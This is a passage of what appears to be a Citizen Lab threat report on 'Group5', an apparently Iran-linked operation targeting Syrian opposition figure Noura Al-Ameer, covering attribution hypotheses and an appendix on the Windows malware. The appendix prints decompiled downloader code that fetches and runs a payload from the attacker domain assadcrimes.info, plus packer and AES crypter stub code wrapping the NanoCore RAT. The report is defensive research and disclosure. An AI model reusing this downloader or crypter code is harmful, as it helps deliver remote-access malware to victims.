In addition to the crypter[.]ir forum and shop, Mr. Tekide appears to be in the midst of creating a new online storefront for selling his various malware tools and services. The content shown in Figure 16 below, obtained from [http://crypting\[.\]org](http://crypting[.]org), shows a ‘rat service’ being offered to visitors. The store also touts a Windows Rootkit (“coming soon”) and various ‘exploits’.




Figure 16: Crypting[.]org main page (left), list of hacking services offered (right)

Mr. Tekide also maintains an active presence as a moderator on the Ashiyane forums,<sup>3</sup> an Iranian security discussion board run by the Ashiyane Digital Security Team (ADST). The ADST is a well-known Iranian security and hacking group which has earned notoriety for its prolific website defacement activities. These defacements invariably contain a list of ADST ‘defacers’ alongside the□ phrase ‘We Love Iran’.

Web site defacements conducted by ADST have explicitly named Mr. Tekide as a member, as shown in Figure 17 below.




Figure 17: an Ashiyane Digital Security Team defacement page, naming Mr. Tekide

In addition to its defacement activities, ADST has been recently linked to the indictment by the US Department of Justice of seven Iranian nationals for cyber attacks against the US financial sector. In its indictment, the Department of Justice alleges that members of two Iranian security companies, ITSecTeam and Mersad Company, were responsible for Distributed-denial-of- Service (DDoS)

attacks against numerous US bank websites between September 2012 and May 2013. The DoJ indictment also describes that Mersad was founded by members of the ADST, and furthermore that ADST had made prior public claims regarding its activities on behalf of the Iranian Government.

Additional open source information about Mr. Tekide is included in [Appendix C: Mr. Tekide](#).

## A Consistent Iranian Nexus

We cannot conclude with certainty that Group5 is Iran-based, although the confluence of information outlined above provides a circumstantial case. The IP addresses observed during early stages of development of the Assadcrimes website, as well as the Iranian hosting provider and the Persian language mailer, all speak to a level of Iranian presence. The additional apparent involvement of an Iranian malware developer with ties to a known Iranian cyber actor, whether his involvement was unwitting or intentional, only strengthens the Iranian connection.

## Part 6: Analysis of Competing Hypotheses

This section evaluates several competing hypotheses for explaining the identity of the operator. While we cannot conclusively support one of these hypotheses, we think the most plausible is that this operation is the work of an Iranian group newly active in Syria.

We believe we found Group5 fairly early in the process of preparing a larger malware campaign, thanks to Noura Al-Ameer's vigilance. This gave us unique visibility into some of their staging, but we had only a limited view of other possible targeting. Group5's reliance on a narrow infrastructure limited our ability to connect the operation to other known groups, as discussed above.

With these caveats and limitations in mind, we outline the known elements of the operation, and evaluate several hypotheses: (Hypothesis 1) an Iranian group newly active in Syria; (Hypothesis 2) that the operation is from known regime-linked groups, like the Syrian malware groups; and (Hypothesis 3) that it is from some other unknown group. After addressing the fit of each hypothesis with available evidence, we provide an overall evaluation of the three, and conclude that Hypothesis 1 provides the best explanation for what we have observed.

### Hypothesis 1: Iranian Group Newly Active in Syria

*A group previously unreported in Syria with uneven skills but displaying thought and care in selecting the target, and preparing the operation, with an Iranian nexus and a possible government connection.*

**Previously Unseen in Syria:** We have been unable to find a high-confidence overlap in infrastructure or malware to previously-reported groups active around Syria. We also had difficulty connecting the operation to other known groups in the global threat actor space. Furthermore, the use of exploits, as well as DroidJack and other tools, is inconsistent with the TTPs of known groups targeting the Syrian opposition, especially the regime-linked groups. Notably, these groups have shown little ability or appetite for: (a) standing up multifaceted seeding websites; (b) targeting Android users; (c) using exploits in PowerPoint files.

Previously reported groups, especially regime-linked groups, have had a tendency to re-use infrastructure, and repurpose similar tools and approaches. It would be surprising for them to suddenly abandon tactics that still "work," and cease using a C2 infrastructure that cannot be taken down (because it is inside Syria).

While Group5's tactics have more in common with the group [reported in this FireEye report](#), such as the use of a fake website, COTS .Net malware, and Android malware, there is no direct infrastructure or tool overlap, and only limited evidence of social engineering sophistication (e.g. the use of avatars).

Furthermore, the lack of technical sophistication, combined with low operational security, suggest that, had this group been previously active for any length of time, it would have run the risk of discovery, perhaps especially given all of the existing reporting about pro-Regime malware groups in Syria.

**Uneven Technical Sophistication:** The operators showed familiarity with a range of cybercrime tools, yet also committed a range of operational security oversights, such as leaving their logs open and public-facing, connecting via their C2 server, and leaving debugging strings in compiled files. These characteristics would be inconsistent with the work of an in-house government capability.

**Iranian Connection:** Analysis of the malware and seeding yields a consistent Iranian presence. The binary contains Iranian and Iranian-Persian traces, as do the tools used for obfuscation, which are popular in Iranian cybercrime forums. Similarly, the mailer discovered on the assadcrimes[.]info website is in Persian. There is also the intriguing, but ultimately unproven speculation that the crypter may have been sold to Group5 by a known Iranian malware developer. Furthermore, logs of access to the assadcrimes[.]info site suggest that the operators are working from within Iranian IP space. In addition, the bait content also contains substantial Iranian themes. Finally, the hosting provider (Hostnegar) is Iranian. A final piece of highly circumstantial evidence is that PowerPoint documents containing exploits, albeit often with quite different (and sometimes custom) malware, is a commonly reported feature of many [recently-reported Iranian](#) campaigns.

**Targeting Sophistication:** Group5 not only targeted a well-connected individual within the Syrian opposition, but also masqueraded

as her to register the assadcrimes[.]info site. Both the site and the bait content also indicate a degree of familiarity with the opposition's concerns and activities, and their targeting indicates they were targeting a key person in opposition politics and multilateral negotiations, yet not highly visible outside of informed circles. Speculatively, the choice of target is indicative of the interests and resources of a state-level actor, or a group receiving direction or providing information to such an actor. A number of governments and non-state actors in the region have an interest in the workings of the opposition, and several are providing direct or indirect support to the Assad Regime. We discuss this possibility in greater detail below in [Evaluating Hypotheses](#).

## Hypothesis 2: Known Regime-Linked Group

*A known Regime-linked group has modified its tactics to operate against familiar targets*□

**Familiar Targets:** The most widely documented threat against the Syrian opposition comes from regime-linked groups, notably malware groups and the Syrian Electronic Army (to a lesser degree). These groups benefit from known links to the regime of Bashar al-Assad, which has a direct and strong interest in monitoring members of the Syrian Opposition, including the groups apparently targeted in this operation. We are familiar with previous operations by regime-linked groups targeting the same organizations.

**Modified Tactics:** □ We cannot rule out the possibility that existing groups have added a range of new TTPs to their existing set as the conflict continues.□

Regime-linked groups certainly have the motivation to conduct this operation. Do known groups have the skills to conduct such an operation? There are a range of features of this operation that suggest Group5 may not be a regime-linked group. First, known regime-linked Syrian groups have tended to use a limited set of C2 servers, almost always with at least one server (or a fallback) located within a narrow set of servers within Syria. Group5 does not have a fallback C2 in Syria. Similarly, the servers that Group5 does use are not from companies previously associated with Syrian regime groups, nor is there any prior evidence of regime-linked groups making use of Persian-language tools, or Iranian IP space. Further, known Syrian groups have been active for almost 5 years without evidence of familiarity with PPSX exploits. It is unclear why they would deploy so many new tactics all at once, even they continue to gently iterate on techniques familiar to them.

**Other Syria-Focused Groups?** In the introduction we mentioned two other groups that have previously targeted the Syrian opposition: a Lebanon-linked group uncovered in 2014, and an ISIS-linked operation in 2015. The first group, described in a [2015 FireEye Report](#), coauthored by one of the authors of this report, conducted an extensive campaign against the Syrian opposition. The campaign relied heavily on Arabic-speaking female avatars to flirt with opposition figures and trick them into downloading□ malware for Windows or Android. That campaign, however, differed in malware tools, infrastructure, and social engineering style from Group5. In addition, it lacked any Persian-language elements, or connection to Iranian IP space.

In late 2014 a [Citizen Lab report](#) coauthored by one of the authors of this report, identified a malware operation linked to ISIS that□ targeted [Raqqa is Being Slaughtered Silently](#), a documentation and media group working to uncover human rights abuses in Raqqa and other ISIS-controlled territories. That malware was apparently custom-made but very unsophisticated. Lacking the functionality of a RAT, and exfiltrating via e-mail, the operation was substantially less sophisticated than Group5's activities. We think it unlikely□ that the operator behind that malware has (a) grown much more sophisticated, or (b) begun to rely on Iranian tools and hosting providers.

## Hypothesis 3: Other Unknown Group

*An unknown group, not located in Iran and not linked to prior groups*

It is possible that the operation is the work of some other unknown group. One possibility that we consider is that the operation is a false flag from another state sponsor, deliberately crafted to appear to be an Iranian group. In another, we also consider the other□ common motivations for such operations, including financial crime.□

**A False Flag:** Certainly, many other governments are actively interested in information about the Syrian opposition. Given the extensive circumstantial evidence strewn throughout the operation that points to a group based in Iran, one possibility we consider is that the operators are deliberately masquerading as an Iranian group, while acting on behalf of another sponsor.

In such a scenario, each of the pieces of circumstantial evidence we have assembled is a string of deliberately planted artifacts, intended to deflect from the threat actor's true identity. This hypothesis is an intriguing possibility that cannot be conclusively ruled□ out. However, it is worth asking why, given the noisiness of existing groups targeting the Syrian opposition, a false flag operation□ would not simply be populated with the many publicly reported strings and other tools associated with pro-regime groups. Similarly, we wonder why a threat actor sophisticated enough to mount such an operation would not also have used more sophisticated malware or seeding techniques.

**Financial / Commercial Hacking:** We find no evidence to suggest that financial crime or commercial espionage played a part in□ this operation. For a narrowly focused operation, the targeting, for example, does not appear to be geared towards wealthy individuals, or those with access to serious financial resources.□

## Evaluating Hypotheses

We have moderate confidence that the best hypothesis is Hypothesis 1: Iranian Group Newly Active in Syria. The Group5 operation shows strong Iranian connections, with few indicators linked to previously reported groups, including Syrian regime-linked groups. The important caveat is that, perhaps partially by design, we have a limited view on the targets of the campaign, and it is possible that this analysis would change.

We further believe that Group5 shows some signs of being state-directed, however we do not have sufficient evidence to link Group5 to a particular government. Two possibilities seem likely: (1) Group5 is working under the control or direction of a government entity within Iran, or sympathetic to such an entity and receiving and sharing information with them; (2) Group5 is collaborating or working on behalf of a government entity within Syria for ideological or mercenary reasons. Both governments are belligerents within the Syrian conflict, and both would have a strong interest in accessing the communications of the Syrian opposition.

The Iranian government has been a strong supporter of the regime throughout the conflict, and clearly has an interest in learning and frustrating the political maneuvering of the Syrian opposition. Iranian intelligence and security services have reportedly provided a wide range of **military and intelligence gathering assistance** to the regime, ranging from troops and training, to electronic **monitoring capabilities**. At minimum, operators based in Iran certainly would be unlikely to face punishment from their government for work against the Syrian opposition. Speculatively, sponsoring such an operation (held at arms length and consigned to a deniable, less experienced group) could provide useful information about the activities and thinking of key individuals within the Syrian Opposition, such as advanced knowledge of negotiating points in multilateral meetings, or internal disagreements.

Importantly, there is no evidence to directly connect Group5 to any entities within the Iranian government, security establishment, or military. Nor can we rule out the possibility that Group5 is Iran-based, but working on behalf of some other entity.

The most perplexing part of the activity we observe is that the operation appears to have been extensively prepared, and then apparently paused after initial seeding. This pause took place not long after Al-Ameer was initially targeted: the website development continued for a period after she had received the initial e-mail, and then ceased. Group5 may have initially targeted Al-Ameer hoping to leverage her well-connected position and digital identity to target others within the Syrian opposition. Theft of her digital identity would explain why her name was used in the WHOIS for `assadcrimes[.]info`, and why, after failing to infect Al-Ameer, the campaign did not appear to receive much further work, and the infrastructure was ultimately abandoned.

Other explanations for the pause in activity are possible, and we cannot discount them based on our limited evidence: Group5 may have undergone a shift in the focus of its targeting, concluded that their campaign was ‘blown’ and abandoned it, experienced human resources or political issues, or simply concluded that the operation was using an ineffective technique.

## Conclusion

When Syrian opposition figure Noura Al-Ameer sensed something wrong and refrained from clicking, she frustrated a reasonably well put together deception. We suspect she may have been targeted in order to steal her digital identity for the purposes of mounting a larger campaign. Beginning with this initial message, we were able to identify and characterize Group5, a seemingly new entrant into the game.

With the identification of Group5, the number of publicly identified operations known to have targeted the opposition with malware has risen to five, at least: Regime-linked groups (Syrian malware groups and the Syrian Electronic Army), **Lebanese Group**, **ISIS**, and most recently Group5. We believe that the most compelling explanation of Group5’s activities is that a group in Iran may be attempting to compromise the communications of the opposition. The circumstantial evidence pointing to an Iranian group is unsurprising, given Iran’s active military engagement in Syria, and the sympathies of many in that country for the Assad regime. However, mindful of the limits of our investigation, we stop short of conclusive statements of attribution about the identity of the operators, or their possible sponsors. We hope that by publishing this report and sharing indicators, our work will be helpful to other researchers who may see pieces of the puzzle that we do not.

Despite the diversity of the groups targeting the Syrian opposition, they share general features: uneven or low technical sophistication plus good social engineering and well-informed targeting. These elements are characteristic of the majority of malware and phishing operations targeting the Syrian opposition over the past several years.

The continued targeting, and entry of new groups, reflects the continued weakness in the Syrian opposition’s digital security, and more generally the risks groups face when using popular online platforms for contested political activities.

Operators targeting the Syrian opposition plainly do not need sophisticated tools, because easily available malware continues to “work,” when paired with good social engineering. The technical requirement for entering the game is low, enabling unsophisticated groups to achieve successes, while permitting more advanced groups to conserve better techniques for harder targets.

The lack of a centralized communications hierarchy can make opposition groups responsive, and quick to adapt. However, decentralization also provides many opportunities for digital exploitation. Operators can target groups for long periods while remaining unnoticed, without fear of being spotted and blocked by a security team. Even when exploitation attempts are noticed, because the security of these groups relies on the behavior of individuals, it can be extremely difficult to ensure that more secure behaviors are adopted.

Opposition groups and their partners face many challenges, and we appreciate the difficulty of securing behavior. The infrastructure that we analyzed is, at time of writing, apparently abandoned. However, we suspect that Group5, or the interests behind it, may be continuing to pursue efforts to target the opposition. We hope to reinforce the message that continued vigilance is necessary to defend against these operations.

[Click here](#) for some suggestions about how to improve your digital hygiene. If you believe you may have been targeted by this operation, or other Syrian malware, you are welcome to get in touch with our researchers at [submit@citizenlab.ca](mailto:submit@citizenlab.ca).

## Acknowledgements

We thank Noura Al-Ameer for collaborating with this investigation, and for graciously agreeing to be included in this report. The targeted nature of many cases means that, without the help of brave targets and victims, we are often left with a very limited view of what is taking place.

We are exceptionally grateful to colleagues at Citizen Lab for comments, critical feedback, and assistance with document preparation including Ron Deibert, Bill Marczak, Morgan Marquis-Boire, Sarah McKune, Masashi Nishihata, Irene Poetranto, Christine Schoellhorn, and Adam Senft.

Thanks also to Justin Kosslyn and Brandon Dixon for helpful feedback.

We would also like to thank the following teams: Lookout, PassiveTotal and RiskIQ, VirusTotal, and Cisco's AMP Threat Grid Team for data correlation.

Very special thanks to other investigators who wished to remain anonymous but provided exceptionally helpful assistance, especially TNG and Tuka.

Note: the night sky image of Syria used as background for several illustrations is from [CIMSS at the University of Wisconsin Madison](#).

## Appendix A: Windows Malware Analysis

*This section analyzes the malware used by Group5. It walks through the distinct droppers, which range from malicious OLEs in a PowerPoint Slideshow file (PPSX) combined with an exploit, to executable files directly containing malware.*

### Dropper Doc 1 (From E-mail 1)

Assadcrimes.ppsx  
MD5: 76F8142B4E52C671871B3DF87F10C30C

This slideshow deploys its malicious payload by (ab)using the OLE object embedding capabilities of PowerPoint.<sup>4</sup> Specifically, the malware executable is embedded into the slideshow as an OLE Object of type Package:




Figure 18: Adding an OLE Package to a PowerPoint document

Once embedded, the slideshow “Animation” feature is used to trigger the execution of the object immediately upon viewing the first

slide.

In one of the malicious PPSX files, we can see the embedded package object by viewing the slides in normal view mode:




Figure 19: The malicious OLE Package, visible when editing the PPSX

Once activated, the embedded object is saved to disk as %TEMP%\putty.exe, and then executed. This executable is a .Net downloader.

```
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
ICSharpCode.TreeView (4.2.0.8752)
dnlib (1.5.0.1500)
ICSharpCode.AvalonEdit (5.0.3.0)
ICSharpCode.Decompiler (2.3.1.2935)

Download (4.0.6.1)
Download.exe
PE
References
Resources
{}

Download
Form1 @02000006
Base Types
Derived Types
.ctor() : void @06000012
Dispose(bool) : void @06000013
Form1_Load(object, EventArgs) : void @06000014
InitializeComponent() : void @06000015
Main() : void @06000016
WCI: WebClient @1700C
components : IContainer
down : string @04000000
_WCI: WebClient @0400

Download.My
Download.My.Resources
System.Windows.Forms (4.0.0.0)
Microsoft.VisualBasic (10.0.0.0)
System.Drawing (4.0.0.0)

Form1 @02000006 x
15 [DesignerGenerated]
16 public class Form1 : Form
17 {
18     // Token: 0x06000012 RID: 18 RVA: 0x000022EF File Offset: 0x000004EF
19     public Form1()
20     {
21         base.Load += new EventHandler(this.Form1_Load);
22         this.down = "http://assadcrimes.info/1/dwm.exe";
23         this.WCI = new WebClient();
24         this.InitializeComponent();
25     }
26
27     // Token: 0x06000014 RID: 20 RVA: 0x00002338 File Offset: 0x00000538
28     [DebuggerNonUserCode]
29     protected override void Dispose(bool disposing)
30     {
31         try
32         {
33             if (disposing && this.components != null)
34             {
35                 this.components.Dispose();
36             }
37         }
38         finally
39         {
34         base.Dispose(disposing);
41     }
42 }
43
44 // Token: 0x06000018 RID: 24 RVA: 0x000023FC File Offset: 0x000005FC
45 [MethodImpl(MethodImplOptions.NoInlining)]
46 private void Form1_Load(object sender, EventArgs e)
47 {
48     this.WCI.DownloadFileAsync(new Uri(this.down), Path.GetTempPath() + "\\dwm.exe");
49     while (this.WCI.IsBusy)
50     {
51         Application.DoEvents();
52     }
53     Process.Start(Path.GetTempPath() + "\\dwm.exe");
54     ProjectData.EndApp();
55 }
56
57 // Token: 0x06000015 RID: 21 RVA: 0x00002378 File Offset: 0x00000578
58 [DebuggerStepThrough]
```

Figure 20: showing putty.exe (.Net downloader)

In Figure 20 we can see that the second stage payload is obtained from the URL [http://assadcrimes\[.\]info/1/dvm.exe](http://assadcrimes[.]info/1/dvm.exe) [Ref 1]. This second stage executable is saved to disk as %temp%\dwm.exe [Ref 2], and then executed [Ref 3].

The %temp%\dwm.exe file has the following hashes:

MD5	SHA256
7d898530d2e77f15f5badce8d7df215e	c19bc1ff5f8472fb7ba64f33c2168b42ea881a6ae6e134a1cc142e984fb6647f

The malware downloaded and executed by the .Net downloader is NanoCore, a well-known RAT (Remote Access Trojan) that enables the remote monitoring of victims via their computers. The NanoCore binary is wrapped using several layers of code obfuscation, which we describe in detail below.

## Deobfuscating the Malware

The malware was obfuscated first with crypting, followed by packing before being distributed.



We will unwrap these steps in reverse order below.

### Unpacking

The packer used on this executable employs a simple technique of base64 encoding the PE file and breaking it up into numerous lines which are then embedded into the resource section of the .Net packer stub file. At runtime, the packer reverses this process, then invokes the resulting .Net assembly from memory.

```

Dvvm.Resources.resources x
1 // 0x00005274: Dvvm.Resources.resources (1002838 bytes, Embedded, Public)
    Save
2
3
4 // 0x000207D4: part0 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5 // 0x0002E153: part1 = "ANgBxAHMAbQBVAEkAQwB4AG8ARABHAEcAYgBEADkAOQBIADUAVwBRAHYARwBHAEEAcgBUAdcAOAA
6 // 0x000B6049: part10 = "BEAFUANwBPAHQASABOAGEAUGBwAGIAKwA5AGMAcwbJAFcAVABBAFcASgBhAEQATQBYAHcARQBiaAO
7 // 0x000A86CA: part11 = "FcaZABsAHgAeQBSAEsATQAyAfOAaQbzAFAAQBOFEASQB2AEwAMwBIAFIaABFAHUArBhAE
8 // 0x0009AD4B: part12 = "MwBIAE0AbQbtAFUASQB1AC8ASQBiAGMAYQBrAGsAYQArAfCawB2AfCAmgBPADIAMQBjAGMAeQ
9 // 0x0008D3CC: part13 = "ZAAEESABQAHAAawBSAEwAeABOAEsArgBjAE8AcQBEAFUAdABGAHUAvgBtAEsAugBFAeoAYwBpAh
10 // 0x000EC64B: part14 = "YAbQBLADQAdgBYAFAAdbQBAEQAMgBTADUAzBwBuAEGAZBZAesARA5AHkANAbjAEsAawBjAEcAV
11 // 0x000DECCC: part15 = "ABuAGwAOQBnAAGAdQBrAdgAVwB3FAAYQArADMAYwA2AgkAzwB3AEgAaAB6AFIAdABQAG4AcgBR
12 // 0x000D134D: part16 = "AGgAQQBWADAACgBTAEUAQgBpAhCQwB3AGoAbgB2ADkANQBXAHQAcgBsAHIAOOA5AE8AdAB5ADA
13 // 0x000C39C8: part17 = "AYwBZADUARABKE4AUQBQAEUAYQBQAFIASgBLAE8AUABQAEwAZABJAFkAeABQAEAEZQB
sAGKAUQ
14 // 0x000054D6: part2 = "BaAG8AZwBwADcAcgBrAG8ANABHAFQASQBvAFIASgBoADYZQbzAEcAbQBBAdkAlwBIAFEAWQBMAC
15 // 0x00012E55: part3 = "G8AYwA3AGgAeQbAFMAbwBFAFEAWgBXAE4AuG4AFIAKwAxAHYASwBQAFkAbABSAHMAygBEADYAd
16 // 0x000056D0: part4 = "SAB0AhgAZQa2ADQAdBAdHYAOAB3FAAdgB2AEQAbgBUEEARwBnAfoASAAvAGOAWQAvAE0ASABY
17 // 0x00006474F: part5 = "kAHMAYQBHADKATABKAEMAYwBRAC8AVABIAHIAyBvAEQARwB3AdgAmwB3AfGAdABXAEcAOABVADQ
18 // 0x0003BAD2: part6 = "AAkWbIAHcAaAA0AE0ATwBuAEGAnGwAGsAcgBGAFAAACgAyAE0ArBIAgIAlwA3ADIAmWbXAFkArQ
19 // 0x00049451: part7 = "wBaEcATwA4AE4AwgAzAG4AvgBVADUAcAB6AFQAZABXAHkASwBmADYARwBJAEoAdAbpAG8AdABP
20 // 0x000720CE: part8 = "AEUAIQBDAGYANwA0AHQAwgByAGcAaQBuADQAcQB0AGUAYQBFAEEAawBzAFAAZAA3AHEATQbvAFIA
21 // 0x0007FA4D: part9 = "AQwBUAHoAOQBwAE0AdAbuAG4ASwBwAHoAZwB4AHcAeAB4AHEATgArAGYAQQBaAHEATQbKAc
sAcgA
22
  
```

Figure 21: Base64 strings found in the resource section of the packed executable.

Extracting this packed code reveals a .Net assembly which is yet another layer of code protection applied using a ‘crypter’. This binary has the following hashes:

MD5	SHA256
a4f1f4921bb11ff9d22fad89b19b155d	d81ec563387e2ea47bc8ed50fd36e1de955cb2331d6eaae9f966b5d7ab094806

### Decrypting

This executable is stub code which performs in-memory AES decryption of a base64 encoded string variable. This string variable holds an encrypted copy of the NanoCore RAT binary.

```

9 Namespace Dvmm
10    Friend Module Module1
11        Public Function DecryptAES(strInput As String, strCode As String) As String
12            Dim rijndaelManaged As RijndaelManaged = New RijndaelManaged()
13            Dim m5CryptoServiceProvider As MD5CryptoServiceProvider = New MD5CryptoServiceProvider()
14            Dim array As Byte() = New Byte(32 - 1) {}
15            Dim sourceArray As Byte() = m5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(strCode))
16            Array.Copy(sourceArray, 0, array, 0, 16)
17            Array.Copy(sourceArray, 0, array, 15, 16)
18            Thread.Sleep(120)
19            rijndaelManaged.BlockSize = 128
20            rijndaelManaged.KeySize = 256
21            rijndaelManaged.Padding = PaddingMode.PKCS7
22            Thread.Sleep(1220)
23            rijndaelManaged.Key = array
24            rijndaelManaged.Mode = CipherMode.ECB
25            Dim cryptoTransform As ICryptoTransform = rijndaelManaged.CreateDecryptor()
26            Dim array2 As Byte() = Convert.FromBase64String(strInput)
27            Return Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length))
28        End Function
29
